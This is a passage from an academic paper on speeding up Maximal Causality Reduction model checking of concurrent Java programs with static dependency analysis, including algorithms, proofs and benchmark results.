Proof. To prove the correctness of this approach, it only needs to prove that our new constraints model $\Phi'_{validity}$ is equivalent to $\Phi_{validity}$ presented in Section 2 and 3.1 because all the rest part of Φ^{mc} remain the same. Consider a trace $\tau = e_1, e_2, \cdots, e_n$. To guarantee the reachability of an event $e_i \in \tau$ in a new schedule, we only need to make a read event $e \in \tau$ to return the same value and e is the last read that e_i is control dependent on. Since e is forced to return the same value, it guarantees that e is reachable and the path containing e_i is evaluated. Then no matter what values returned by the read between e and e_i, e_i is always executed. Therefore, our algorithm will not cause any infeasible executions or miss any executions. ◀




Figure 3 Four different cases where a read is control dependent on another marked by the blue edges.

4.2 Dependency Analysis

In this subsection, we present how we compute $\prec_\tau^D (e)$ based on the program's SDG from two parts, *control dependency* and *data dependency*. The insight for identifying that an event is dependent on another is to check if it exists a path in the SDG between the two events and the path satisfies a specific pattern. For the rest of the paper, we will abbreviate *control dependency CD*, *data dependency DD*, *call CL* and *parameter in/out PI/PO*. The reason why we distinguish *PI/PO* and *DD* is that the SDG that we construct via an existing tool *JOANA* [1, 14] contains these edges, and we use the type of the edge labeled by the graph to find the dependency relation. We use $n1 \xrightarrow{e^*} n2$ to denote that there is a path $p = e^*$ in SDG from node $n1$ to node $n2$, and each edge e in p belongs to one of *CD, DD, PI, PO* and *CALL*.

4.2.1 Control Dependency

We first discuss several situations where a read can influence the execution of a later event and then derive a rule of how to decide that an event is control dependent on a prior read from the general cases. In SDG, an event is control dependent on a predicate event that is either a *if* condition or *procedure call* related events. But the evaluation of the predicate is determined by the values returned by some reads. Our goal is to find those reads. We give the definition of a read that an event is control dependent on as following.

▶ **Definition 2.** An event **e** is control dependent on a read **r** if **r** is a read access to a shared variable, and **r** has data dependency on the predicate that decides the reachability of **e**.

We present four different cases in Figure 3 to help understand the definition and then summarize the rules to help identify the dependency between two events. The variables x and y in the figure are shared and all the others are local.

Case 1. Figure 3(a) shows the most direct control dependency between two events. The read $r = y$ is control dependent on the *if* predicate, which is data dependent on $x == 1$. As

$$n1\ \delta^c\ n2 \Leftrightarrow n1 \xrightarrow{e^*CD} n2,$$
$$e := \varepsilon \mid CD \mid DD \mid PI \mid PO \mid CL$$

Figure 4 Rule 1: the condition that a node has control dependency on another in SDG.

a result, the read $r = y$ is control dependent on the read $x == 1$ and the path between the two events is $x == 1 \xrightarrow{DD \cdot CD} r = y$.

Case 2. Besides direct control dependency, the evaluation of a predicate may depend on a prior read. As Figure 3(b) shows, although the evaluation of the *if* predicate is determined by the value of a, the read access to local variable a is data dependent on a prior read $a = x$. Therefore, according to Definition 2, $a = x$ is control dependent on $r = y$ and $x == 1 \xrightarrow{DD \cdot DD \cdot CD} r = y$

Case 3. Figure 3(c) illustrates the propagation of the control dependency between different procedures. The computation of the `if` predicate depends on the return value of the procedure `func()`. It implies that the reachability of a read operation might be decided by a read in another procedure. In this case, $r = y$ is control dependent on the read *return* x in `func()` and *return* $x \xrightarrow{PO \cdot DD \cdot DD \cdot CD} r = y$. Likewise, the dependency can also be transmitted by a PI edge in the graph. We omit the discussion of this case in the paper.

Case 4. In this case, the event `func()` has a special control dependency on `r=y`. As a procedure may crash (program exits abnormally) during the execution, all the executions that occur after the procedure call are not executed if the crash happens. SDG adds a control dependency edge, also denoted as CD, from the node `func()` to the node `r=y`. Through this edge, we derive $r = y$ is control dependent on $x == 1$ and $x == 1 \xrightarrow{CD \cdot CD \cdot CD \cdot CD} r = y$

As all the other cases are either the combination of the four basic cases above or can be derived using the same way, we only analyze the four basic cases in this paper. From the analyses on the four basic situations, now we summarize the rule to decide if an event is control dependent on a prior read in the program. We denote the *control dependency* between two events as δ^c: given two nodes $n1$ and $n2$ in an SDG, we use $n1\ \delta^c\ n2$ to denote that $n2$ is control dependent on $n1$. By analyzing the patterns of the paths in the four cases above, we derive that given any event e and a read r, to check $r\ \delta^c\ e$ is equivalent to check that if there is a path p ending with a *control dependency* edge from r to e, and each edge e in p belongs to one of *CD, DD, PI, PO* and *CALL*. We present the rule in Figure 4 to formalize this process.

4.2.2 Data Dependency

So far we have only considered the control dependency of the nodes. In this Section, we will point out that under some cases, the reads on which an event is data dependent on should also be added to the read set $\prec_\tau^D (e)$. Recall that when MCR maps a read to a certain write w, the data validity constraints in Section 2 also need to guarantee the reachability of w. We have illustrated in Section 4.2.1 that to ensure the reachability of an event e in the trace τ, we only need to ensure the reads in $\prec_\tau^D (e)$ to return the same value. However, we also

$$n1\ \delta^d\ n2 \Leftrightarrow n1 \xrightarrow{e^*DD} n2,$$
$$e := \varepsilon \mid DD$$

Figure 5 Rule 2: the condition that a node has data dependency on another in SDG.

need to guarantee that the value written by w matches with the one expected by the read in $\prec_\tau^D (e)$. Take the following program as an example.

```
                    int x = y = 0;
//thread 1:          //thread 2:                 //thread 3:
1: r = y; /*r1(y)*/  2: x = 1; /*w1(x)*/        4: x = 2; /*w2(x)*/
                     3: y = x; /*w(y),r2(x)*/
```

Suppose initially the program is executed along the program order: `1-2-3-4`. The state of the program is $r1(y) = 0$ and $r2(x) = 1$. Next, to make $r(y) = 1$ (return the value of $w(y)$), we encode $O_3 < O_1$. Because there is no event that is control dependent on a read in this program, we do not consider the data-validity constraints. Then a feasible schedule generated by our constraints can be `2-4-3-1`, making $r1(y) = 2$ and $r2(x) = 2$ instead of $r1(y) = 1$. This is because our constraints only ensure the reachability of $w(y)$ and does not constrain the value returned by $r2(x)$, which has a data dependency on $w(y)$. Hence the value written to $w(y)$ can be any one returned by $r2(x)$.

When considering the reachability of a write w, we also need to ensure that w writes the same value to the shared address as it does in the original trace. To guarantee this, we force a read r to return the same value if r is a read access to the same address accessed by w and has a data dependency on w. Similar to δ^c, we denote the data dependency between two events as δ^d: given two nodes $n1$ and $n2$ in an SDG, we use $n1\ \delta^d\ n2$ to denote that $n2$ is data dependent on $n1$. Then we can derive the data dependency rule following the spirit of Rule 1. Given a write w and a read r, to check $r\ \delta^d\ w$ is equivalent to check that if there is a path p ending with a *data dependency* edge from r to w. We present the rule in Figure 4.

The reason why the path may contain several *DD* edges is that the dependency can be transmitted via the operations on local variables, similar to *Case 2* presented in Section 4.2.1.

4.2.3 Dependency Reads Computation

After the discussion about the *control* and *data dependency*, we now present the algorithm of the function **DependencyComputation()** in Algorithm 1 to give the details about how to compute the set of reads that an event is dependent on in the program.

Algorithm 2 takes as input a given event e and the set of the reads $\prec_\tau (e)$, containing all the reads in τ that must-happen-before e. The algorithm analyzes two situations. If event e is a read, it only chooses the reads from $\prec_\tau (e)$ that e is control dependent on and adds them to the set $\prec_\tau^D (e)$. If e is a write, the algorithm adds the reads from $\prec_\tau (e)$ that e is control or data dependent on to $\prec_\tau^D (e)$.

4.3 Discussion

Challenges of static analysis for object-oriented languages, such as Java, stem from object- and filed- sensitivity, dynamic dispatch and objects as parameters problems and so on. These statically undecided problems are usually approximated relying on points-to analysis, or pointer analysis. However, it is difficult to make precise points-to analysis, and even the

Algorithm 2: Computation of $\prec_\tau^D (e)$

```
1  Function DependencyComputation(≺_τ (e), e):
2      ≺_τ^D (e) = ∅ ;
3      foreach read r in ≺_τ (e) do
4          if e is a read then
5              if r δ^c e then
6                  add r to ≺_τ^D (e) ;
7          else
8              if r δ^c e or r δ^d e then
9                  add r to ≺_τ^D (e) ;
10         return ≺_τ^D (e) ;
```

precise points-to analysis has to approximate certain undecidable situations which lead to may-alias. Due to the limitations of all static analysis, it is difficult for us to build fully precise SDGs so that an SDG may contain false or approximated dependency information. However, the soundness of our approach is not threatened by the unsound dependency. In this section, we use two cases to explain why our approach is not affected by imprecise static analysis.

Case 1: Problem with may-alias

Imprecise points-to analysis may lead to the may-alias problem between two pointers of the same type. In the construction of the SDG, the may-alias problem may lead to that a later read is data dependent on several writes to the same memory location. Let us consider the following example:

```
1: p.o = 1;          //w1
2: q.o = 2;          //w2
3: if (p.o == 1);    //r
```

where p and q are pointers of the same type and o is the field that p and q can access. When we construct the SDG for the program above, both $w1$ and $w2$ have a data dependency on r (*i.e.*, $(w1, w2)\ \delta^d\ r$) because p and q may alias. However, this does not affect our algorithm to decide which write that r is exactly data dependent on. This is because when the program is executed and generates the trace $e_1 - e_2 - e_3$, our algorithm is aware of the field information accessed by each event. From the trace, we can identify exactly what event has a dependency on e_3.

Case 2: Problem with path-insensitivity

Because the generated SDG considers all the possible paths of the program, the dependency read set $\prec^D$ computed from the SDG contains reads in all the paths, which leads to imprecise dependency. Consider the following program as an example.

```
1: if (exp)   r = x;  //r1
2: else       r = x;  //r2
3: y = r;             //w
```

If we use the SDG to compute the read set that write $y = r$ is data dependent on, both of the reads $r1$ and $r2$ have a data dependency on $y = r$ (*i.e.*, $(r1, r2)\ \delta^d\ w$) because the

SDG is path-insensitive. But this can be avoided by our approach because we combine static analysis with the dynamic information. Our algorithm for computing $\prec_\tau^D (e)$ is based on a concrete executed trace, *i.e.,* only $e_1 - e_3$ or $e_2 - e_3$ can be generated. As a result, only one read, either $r1$ or $r2$ has data dependency on w in an concrete execution.

5 Redundant Executions

Extending MCR with static dependency analysis reduces the size of the constraints for exploring new program's states, and it will not miss any executions. However, our approach may explore redundant executions. In this section, we use a simple example to illustrate how the redundant executions are introduced and explain the root reason that causes the redundancy. We also propose a solution to the redundancy problem.

```
          initially x = 0;
thread 1:                thread 2:
1: x = 1; /*w(x)*/       2: r1 = x;   /*r1(x)*/
                         3: r2 = x;   /*r2(x)*/
```

Listing 2 An example that shows redundant explorations by our approach.

Consider the example above. Following the procedure in Section 2, MCR generates only three different executions to explore the state space of this program.

- $\tau_0 =< e_1, e_2, e_3 >, (r1 = 1, r2 = 1)$;
- $\tau_1 =< e_2, e_1, e_3 >, (r1 = 0, r2 = 1)$;
- $\tau_2 =< e_2, e_3, e_1 >, (r1 = 0, r2 = 0)$.

However, using static dependency analysis, our approach generates one more execution $\tau_1' =< e_2, e_3, e_1 > (r1 = 0, r2 = 0)$, which is equivalent to τ_2. We explain how the same state is explored twice as follows.

First, the program is executed in the program order and the execution $\tau_0 =< e_1, e_2, e_3 > (r1 = 1, r2 = 1)$ is generated. Then the two read events in the trace, $r1(x)$ and $r2(x)$, will be considered to return a different value. To make $r1(x)$ return a different value 0, $r1(x)$ should read from the initial write. Then e_2 is required to happen before the write e_1 and thus we generate a new execution $\tau_1 =< e_2, e_1, e_3 > (r1 = 0, r2 = 1)$. Then the analysis on τ_0 is done because $r2(x)$ cannot read from the initial write if we use MCR to model check the program. The reason is that when considering the second read $r2(x)$ in τ_0, MCR enforces that $r1(x) = 1$ because $r1(x)$ happens before $r2(x)$ according to the data validity constraints. This implies that $r1(x)$ should read from $w(x)$ so that $e1$ should happen before e_2. As e_2 happens before e_3 by the program order, then e_1 happens before e_3 because of the transitive relation. Therefore $r2(x)$ is only able to read from $w(x)$ from the analysis on τ_0. But by our approach, we assume that $r(1)$ does not affect the reachability of $r2(x)$. As a consequence, we do not enforce $r1(x) = 1$ when considering different values that $r2(x)$ can return. Then a new execution is allowed by our approach,

- $\tau_1' =< e_2, e_3, e_1 > (r1 = 0, r2 = 0)$.

This execution is equivalent to the state of τ_2. And τ_2 can be derived from τ_1. The root reason why MCR does not generate such a redundant execution is that enforcing the read to hold a value implicitly causes a happens-before order between the write and the read (*e.g.* $w(x)$ and $r1(x)$), thus indirectly affecting the value by a later reader (*e.g.* $r2(x)$). Now that we do not require those reads to hold the same value, the implicit happens before order imposed on some writes and reads that access the same memory locations and reside in different threads is removed.




Figure 6 Removed happens-before between $x = 1$ and $r2 = x$ by our approach.

Figure 6 shows the difference of the order relation by MCR and our approach on the example above. The dashed arrow represents the implicit happens-before relation and the shadowed box represents the read we consider. As we can see in Figure 6(b), $x = 1$ and $r2 = x$ can be in any order by our approach, while $x = 1$ happens before $r2 = x$ in MCR.

5.1 Redundancy Elimination

According to the analysis on the example presented in Listing 2, we observe that when MCR explores the new values that a considered read r can return, enforcing all the reads that happen before r, on the one hand, guarantees the reachability of r and on the other hand, restricts the writes that r can read from. But for the rest of the reads and writes, we are only concerned about the reachability of them. We address the redundancy problem by adding constraints to make all the reads that happen before r return the same value. This is a trade-off between the original MCR and Algorithm 1. We present our algorithm as follows.

Algorithm 3: DataValidityConstraints′(τ, e)

Input : τ - a trace and e - a given event in τ
Output : $\Phi_{validity}(e)$ - data-validity constraints related to e

1 $\Phi_{validity} = \emptyset$
2 $\prec_\tau (e) \leftarrow$ **Happens-before**(τ, e)
`// target read: read considered to return new values`
3 **if** *e is not a* TARGET READ **then**
4 $\quad \prec^D_\tau (e) \leftarrow$ **DependencyComputation**$(\prec_\tau (e), e)$
5 **end**
6 **foreach** *read* $r \in \prec^D_\tau (e)$ *with value* v **do**
`// `$\Phi_{value}(r, v)$` recursively call DataValidityConstraints()`
7 $\quad \Phi_{validity} \wedge = \Phi_{value}(r, v)$
8 **end**
9 **return** $\Phi_{validity}$

The only difference between Algorithm 3 and Algorithm 1 lies in *line 3*. In our new algorithm, we decide whether to add the reads that happen before e to $\prec^D_\tau (e)$ based on the type of e. If e is a read expected to return a new value, we put all the reads that happen before e into $\prec^D_\tau (e)$ to avoid the redundant behavior. For the example, in Listing 2, as we want to explore what values $r2(x)$ can read, we also put $r1(x)$ into $\prec^D_\tau (e)$ to make $r1(x)$ return the same value as that in τ_0 so that τ'_1 will not be generated by our approach. If e is an event that we only care about if it will be reached in the next schedule, we handle e in the way of Algorithm 1. Although this expands $\prec^D_\tau (e)$ and increases the size of the constraints, it still generates less constraints than MCR does but with no redundancy. Moreover, if the solving of the constraints takes much more time than what the execution of the program needs, we can keep the redundant executions to reduce the overall checking time. We will have more discussions about this in Section 6.

Algorithm 3 can remove all the redundancies caused by Algorithm 1, and it will not miss any executions.

Proof. The proof on the latter part follows the same analysis on Algorithm 1 in Section 4.1. To prove that Algorithm 3 reduces all the redundancies, we show that by using Algorithm 3, our approach explores the same executions as MCR does. Given a trace τ, MCR considers only one read $r \in \tau$ each time when exploring new schedules. Consequently, the number of the new executions derived from r depends on the number of the writes that r can read from in τ. Because we force all the reads that happen before r to return the same value as that in τ, which remains completely the same as how MCR handles such a read, r reads from the same writes as that it can read from in MCR. Therefore, our approach explores the same executions as MCR does. ◀

6 Implementation and Evaluation

This section presents the implementation of integrating static dependency analysis into MCR and evaluates the performance improved by using static analysis.

6.1 Implementation

SDG construction

The SDG of the program has been well studied for a long time and there are many framework that can compute SDG, such as *WALA* [2] and *Soot* [27] for Java programs. In this work, we build the SDG of Java programs based on two existing framework, *JOANA* [1, 14] and *WALA*. *JOANA* is a information flow tool based on *WALA* for Java programs. *JOANA* implements flow-sensitive, context-sensitive and object-sensitive analysis and it minimizes false alarms. Considering that *JOANA* supports full Java bytecode and refines the SDG by *WALA*, we choose *JOANA* as our framework to construct the SDG.

Path Finding

Before the dynamic analysis on the executed trace, we first generates the SDG of the program and use a map structure to store the information of the graph. Because the SDG of a large system contains thousands of nodes, we use a distinct integer ID to represent each node to save the memory space of the map. During the dynamic exploration, we match the event in the trace with its corresponding node in SDG, and decide the dependency relation of two events by checking whether the path (if it exists) between the two nodes matches the rule defined in Figure 4 or 5.

6.2 Methodology

In the rest of this section, we refer to as MCR-S and MCR-S+ the approach that implements Algorithm 1 and 3, respectively. We evaluate the effectiveness of MCR-S and MCR-S+ by testing the three approaches on various benchmarks, including two large Java programs. Our evaluation aims to answer the following three research questions:
RQ1: How many reads and constraints can be reduced by our approach, compared to MCR?
RQ2: To what extent can the solving time be improved after the constraints are reduced, compared to MCR?
RQ3: How does the redundancy by MCR-S affect the total time spent on the state-space exploration?

Table 1 Benchmarks.

Program	time(s)	memory(M)	#nodes	#edges
Counter	2.00	69	289	1,440
Airline	2.10	79	809	4,902
Pingpong	2.52	83	914	5,244
BubbleSort	2.14	81	911	5,710
Pool	3.67	75	2,848	17,586
StringBuf	2.96	111	2,129	12,310
Weblech	8.01	219	22,094	167,492
Derby	69.67	1,385	115,658	2,409,784

In Section 6.3, we address RQ1 by comparing MCR-S and MCR-S+ with MCR, with respect to the number of the reads, constraints and the solving time. In Section 6.4, we consider RQ3 via evaluating the total time spent in exploring the state space of the program by the three approaches. We expect to see how the overall performance is improved by the static analysis and meanwhile the influence by the redundant executions. The comparison between MCR-S and MCR-S+ reveals which improves the performance more, the maximal constraints reduction with redundant executions or the partial constraints reduction with no redundancy.

The experiments were run on a MacBook with 2.6 GHz Intel Core i5 processor, 8 GB DDR3 memory and JDK 1.7. All results were averaged over three runs.

Benchmarks

To show the effectiveness improved by our hybrid analysis, we run our approach on the same benchmark set used by prior work [16] so that we can make a direct comparison. Table 1 summarizes the benchmarks evaluated in this work. **Counter** is the example introduced in Section 1, and we take $Max = 5$ during the evaluation. **Airline** is a program that can sell more tickets than the capacity. **Pingpong** can arouse an NPE error on the shared variable player. **BubbleSort** is a small but read-write intense program with more than 10 million interleavings. **Pool** contains a concurrency bug in Apache Commons Pool causing more instances than allowed in the pool. **StringBuf** contains an atomicity violation. **Weblech** and **Derby** are two large real-world programs with long trace and complicated constraints. We present the time and memory used to construct the program's SDG in the second and third column, respectively. The last two columns show the number of the nodes and edges in the graph generated.

6.3 Reduction Analysis

Table 2 reports the results by MCR, MCR-S and MCR-S+ on the benchmarks. Column *#reads* lists the number of the reads the three approaches considered totally when constructing constraints to explore new interleavings. Column *#constraints* gives the total number of data-validity ($\Phi_{validity}$) constraints that map a read to a certain write. The number is the sum of the constraints generated by each exploration in the whole state-space search. As the other constraints remain the same for MCR and the new approaches, we just discuss the read-write constraints in the evaluation. Column *time* shows the time used by the solver to solve the constraints.

Figure 7 presents the reduction results by MCR-S and MCR-S+ compared to MCR on the number of the reads and constraints as well as the solving time. The figure is best viewed in color. The blue bar represents the results by MCR, green for MCR-S and yellow for

Table 2 Results of the number of the reads and constraints as well as solving time generated by MCR, MCR-S and MCR-S+ to explore the state-space of the benchmarks, respectively. one hour.

Program	MCR			MCR-S			MCR-S		
	#reads	#consts	time(*sec*)	#reads	#consts	time(*sec*)	#reads	#consts	time(*sec*)
Counter	55,886	202,039	22.11	37,515	108,270	7.41	45,972	131,053	12.25
Airline	15,632	24,643	2.43	15,328	24,475	2.39	15,599	24,625	2.38
Pingpong	1,905	5,225	1.42	1,376	3,684	1.38	1,906	5,227	1.32
BubbleSort	5,583,561	3,487,802	679.27	3,574,528	2,158,422	546.75	5,087,528	3,046,852	586.42
Pool*	143	68	< 1	94	12	< 1	117	36	< 1
StringBuf*	102	30	< 1	102	30	< 1	102	30	< 1
Weblech	120,161	5,676	13.75	103,155	3,920	6.39	90,096	4,217	5.24
Derby	46,222,858	22,008,512	477.13	22,530,501	12,184,850	347.98	36,461,542	17,412,201	300.58
Avg.	8,666,667	4,288,982	199.35	4,377,067	2,413,936	151.03	6,950,440	3,437,362	151.26

* The exploration time on these two benchmarks is far less than 1 *second* and we ignore them when we compute the average results.

MCR-S+, respectively. For comparison, we normalize MCR's results to 1 as the baseline and length of the green and yellow bars represents the ratio of the results of MCR-S and MCR-S+ to that of MCR.

Number of reads reduced.

Figure 7(a) summarizes the comparison on the number of the reads reduced by MCR and our approaches. Averagely, MCR-S reduces the number of the reads by 27.1% and MCR-S+ by 12.1% compared to MCR. And the reduction percentage by MCR-S ranges from 14.2% to 51.3%, and MCR-S makes the greatest reduction on the `Derby` benchmark. Comparing to MCR-S, MCR-S+ makes less reduction because it needs to constrain more reads into the formula to avoid the redundant executions (Section 5). But MCR-S+ still makes a reduction that ranges from 8.9% to 25.0% compared to MCR. Among the 6 benchmarks, neither MCR-S or MCR-S+ makes a reduction on `Airline`. The reason is that in the routine `run()` of `Airline`, all the reads and writes are control dependent on a read in the `if` predicate. As introduced in Section 4, we can't reduce any reads for this benchmark. In addition to `Airline`, the other benchmark that MCR-S+ fails to reduce the reads is `Pingpong`, while MCR-S reduces the reads by 28.2%. Note that for benchmark `Weblech`, MCR-S considers more reads than MCR-S+ does. This is because that MCR-S explores more executions than MCR-S+ does due to the redundancy, and we take as the final result the total number of reads the approaches have considered in the whole state-space exploration.

Number of constraints reduced.

Figure 7(b) reports the reduction of the data validity constraints by MCR-S and MCR-S+. As the reads are reduced by our approaches, we do not need to constrain those reads to return the same value, and thus reduce the size of the constraints. Given a read r that returns the value by the write w, we count the constraint as one, and the constraint enforces another write that writes a different value from that by w to the same location to either occur before w or after r. On average, MCR-S reduces the number of constraints by 31.6%, while MCR-S+ by 15.7%. As Figure 7(b) shows, the reduction on the constraints is consistent with that on the reads in Figure 7(a).

Solving time reduced.

Figure 7(c) presents the results of the solving time by each method. From Figure 7(b) and (c), we can see that though MCR-S approximately makes two times as much constraints reduction

Figure 7 Reduction on the number of the reads and constraints as well as the solving time achieved by MCR-S and MCR-S+ comparing to MCR. The results generated by MCR are normalized to one as the baseline.




Table 3 The total number of executions and time taken by the three methods to explore the state-space of the benchmarks.

Program	MCR		MCR-S		MCR-S+	
	#executions	time(*sec*)	#executions	time(*sec*)	#executions	time(*sec*)
Counter	4,523	181	6,550	247	3,485	133
Airline	14	4	14	5	14	5
Pingpong	394	13	535	16	394	15
BubbleSort	5,823	OOT	1,828	OOT	6,885	OOT
Weblech	967	677	756	511	668	385
Derby	15	787	16	797	15	676

as MCR-S+ does, the solving time taken by the two approaches is quite close to each other. Among the 6 benchmarks, MCR-S reduces the solving time by 27.8% compared to MCR, on average, while 26.2% by MCR-S+. Moreover, for benchmarks `Weblech` and `Derby`, it takes more time for MCR-S to solve the constraints than MCR-S+. This is because MCR-S explores more executions than MCR-S+ does, and thus the size of the total constraints generated by MCR-S actually is greater than that by MCR-S+. Likewise, though MCR-S reduces the size of constraints by 29.5% on the benchmark `Airline`, it takes almost the same time for MCR-S to solve the constraints as that for MCR.

6.4 Overall Checking Performance Comparison

Table 3 summarizes the state-space exploration results by the three approaches, in terms of the number of executions explored and time (*seconds*) taken to finish the exploration. Note that we do not report the results of `Pool` and `StringBuf` because the execution time for these two benchmarks is too small to be tracked. We run `BubbleSort` with an input which contains four integers. Because `BubbleSort` is a read and write intensive benchmark, none of three methods can finish the exploration in a reasonable time. Therefore, we set one hour as an upper bound for the exploration and use OOT to represent that the exploration runs out of time. As discussed in Section 5, MCR-S may introduce some redundant executions into the exploration. Consider the `Counter` and `Pingpong` benchmarks. It takes $6,550$ and 535 executions for MCR-S to explore the state-space, respectively. But it only takes $4,553$ and 394 executions for MCR and $3,485$ and 394 for MCR-S+. Although MCR-S reduces

more reads and constraints than MCR-S+ does, it also introduces redundant executions. As a result, it takes more time for MCR-S to check the two benchmarks. But MCR-S+ reduces the total time of the exploration of `Counter` by 48 seconds, compared to MCR. For the `BubbleSort` benchmark, all of the three methods fail to finish the exploration in one hour. MCR-S+ explores the most executions while MCR-S explores the least among the three methods in the bounded time, meaning that the average time of MCR-S+ spent on each execution is the least. MCR-S+ fails to reduce the total exploration time on `Pingpong` and `Airline` for two reasons: (1)First, the two benchmarks generates light constraints and the solving time of the constraints only takes a small portion of the total time. (2) Second, it takes time for MCR-S+ to check the dependency between two events in the dynamic exploration.

For the benchmark `Weblech`, both MCR-S and MCR-S+ reduce the exploration time by about 3 and 5 minutes, respectively. Although MCR-S and MCR-S+ explores less executions on `Weblech`, interestingly, all of the three methods expose the `null pointer exception` in the benchmark. For `Derby`, MCR-S+ reduces the checking time by about 2 minutes, compared to MCR and MCR-S, and MCR-S spent 10 more seconds than MCR does. Among the six benchmarks, MCR-S+ achieves the best effect. This is because MCR-S+ reduces the size of the constraints, and meanwhile it does not introduce any redundant executions.

7 Related Work

Stateless Model Checking

SMC is a powerful systematic testing technique that can verify the correctness of concurrent programs by automatically exploring all the possible interleavings by the program. SMC prevails since the pioneering work of VeriSoft [11]. To mitigate the state explosion problem, a great effort has been dedicated to reduction techniques to prune the equivalent executions from the state space. The most popular techniques known are Partial Order Reduction (POR) [7, 10] and context bounding [24, 23], while context bounding does not reduce redundancy but limits the search space to polynomial. A number of techniques [8, 23, 4] based on POR or combining them have been proposed to improve and optimize the performance of POR. However, as pointed out in the MCR work [16], the effectiveness of POR is limited by *happens-before*: it can not reduce the redundant interleavings that have different *happens-before* relations.

MCR [16] is new reduction technique to explore new program states by using SMT or SAT solvers to search new interleavings. The new interleaving is produced by solving the constrains over the order variables of the events. As discussed before, the size of the constraints can be arbitrarily large and complicated, in general cubic in the size of the trace. Huang *et al.* [20] recently extended MCR from SC [21] to TSO and PSO [5, 26]. Our work can also be applied to optimize the constraints in this technique.

Program Slicing

Our work is closely related to program slicing technique, originally defined in [28], which aims to compute a slice consisting of all statements and predicates that can influence the value of a certain point in the program. Ottenstein et al. [25] brought *program dependence graph* (PDG) into slicing and pointed out that PDG is well-suited for representing the procedures in software development environment. Horwitz et al. [15] addressed interprocedural-slicing problem by introducing the *system dependence graph* (SDG) to represent the whole program.

To find the statements that influence the value of a point under specific input instead of all inputs, Agrawal and Horgan [6] proposed the notion of the dynamic slicing based on a dynamic dependence graph to narrow the slice.

Different from the above techniques, our work is only interested in the reads which influence the evaluation of a predicate, and thus influencing the reachability of a certain point. Moreover, our slice is based on the executed trace. As a result, although the dependence graph is statically computed, we only include the statements that do affect the occurrence of a specific event because all the statements are from the executed trace.

Other Works

Another work that our approach shares partial similarities with is TAME [18] by Huang and Rauchwerger. TAME tries to find what branches in the given trace have the chance to explore a different path due to the program's schedule. It is feasible to combine our work with TAME. We can first run TAME on the trace to exclude those branches that will not take a different path no matter how the program schedules and then only consider reads that relate to schedule-sensitive branches.

Cortex [22] is an extension on CLAP [19] that helps expose and understand schedule- and path-dependent concurrency bugs. Cortex is able to synthesize failure executions from correct production runs by flipping branches and alternating the order of concurrent events. It leverages symbolic execution to identify the path conditions and inverts the path condition to synthesize a different control flow. Our approach can also first instrument those reads related to path conditions and record them in the trace. Then we can directly identify those reads when we construct constraints over the trace.

8 Conclusion

In this work, we present a new technique to reduce the size of the constraints formula to speed up MCR via static dependency analysis. We use system dependency graph to capture the dependency between a read and an event e in the trace and exclude those reads that e is not control dependent on. We then can ignore the constraints over such reads to make them return the same value and thus reducing the complexity of the formula. The experimental results show that comparing to MCR, the number of the constraints and the solving time by our approach are averagely reduced by 31.6% and 27.8%, respectively.

Acknowledgements. We would like to thank our shepherd, Anders Møller, and the anonymous reviewers for their valuable feedback.

References

1 Joana: Information flow control framework for java. `http://pp.ipd.kit.edu/projects/joana/`.

2 Wala. `https://github.com/wala/WALA`.

3 Parosh Abdulla, Stavros Aronis, Bengt Jonsson, and Konstantinos Sagonas. Optimal dynamic partial order reduction. In *Proceedings of the 41st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL, 2014.

4 Parosh Abdulla, Stavros Aronis, Bengt Jonsson, and Konstantinos Sagonas. Optimal dynamic partial order reduction. In *Proceedings of the 41st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2014.

5 Sarita V Adve and Kourosh Gharachorloo. Shared memory consistency models: A tutorial. *computer*, 29(12):66–76, 1996.

6 Hiralal Agrawal and Joseph R. Horgan. Dynamic program slicing. In *Proceedings of the ACM SIGPLAN 1990 Conference on Programming Language Design and Implementation*, PLDI, 1990.

7 Edmund M Clarke, Orna Grumberg, and Doron Peled. *Model checking*. MIT press, 1999.

8 Katherine E. Coons, Madanlal Musuvathi, and Kathryn S. Mckinley. Bounded partial-order reduction. In *In Proceedings of the 2013 Annual ACM Conference on Object-Oriented Programming, Systems, Languages, and Applications*, pages 833–848, 2013.

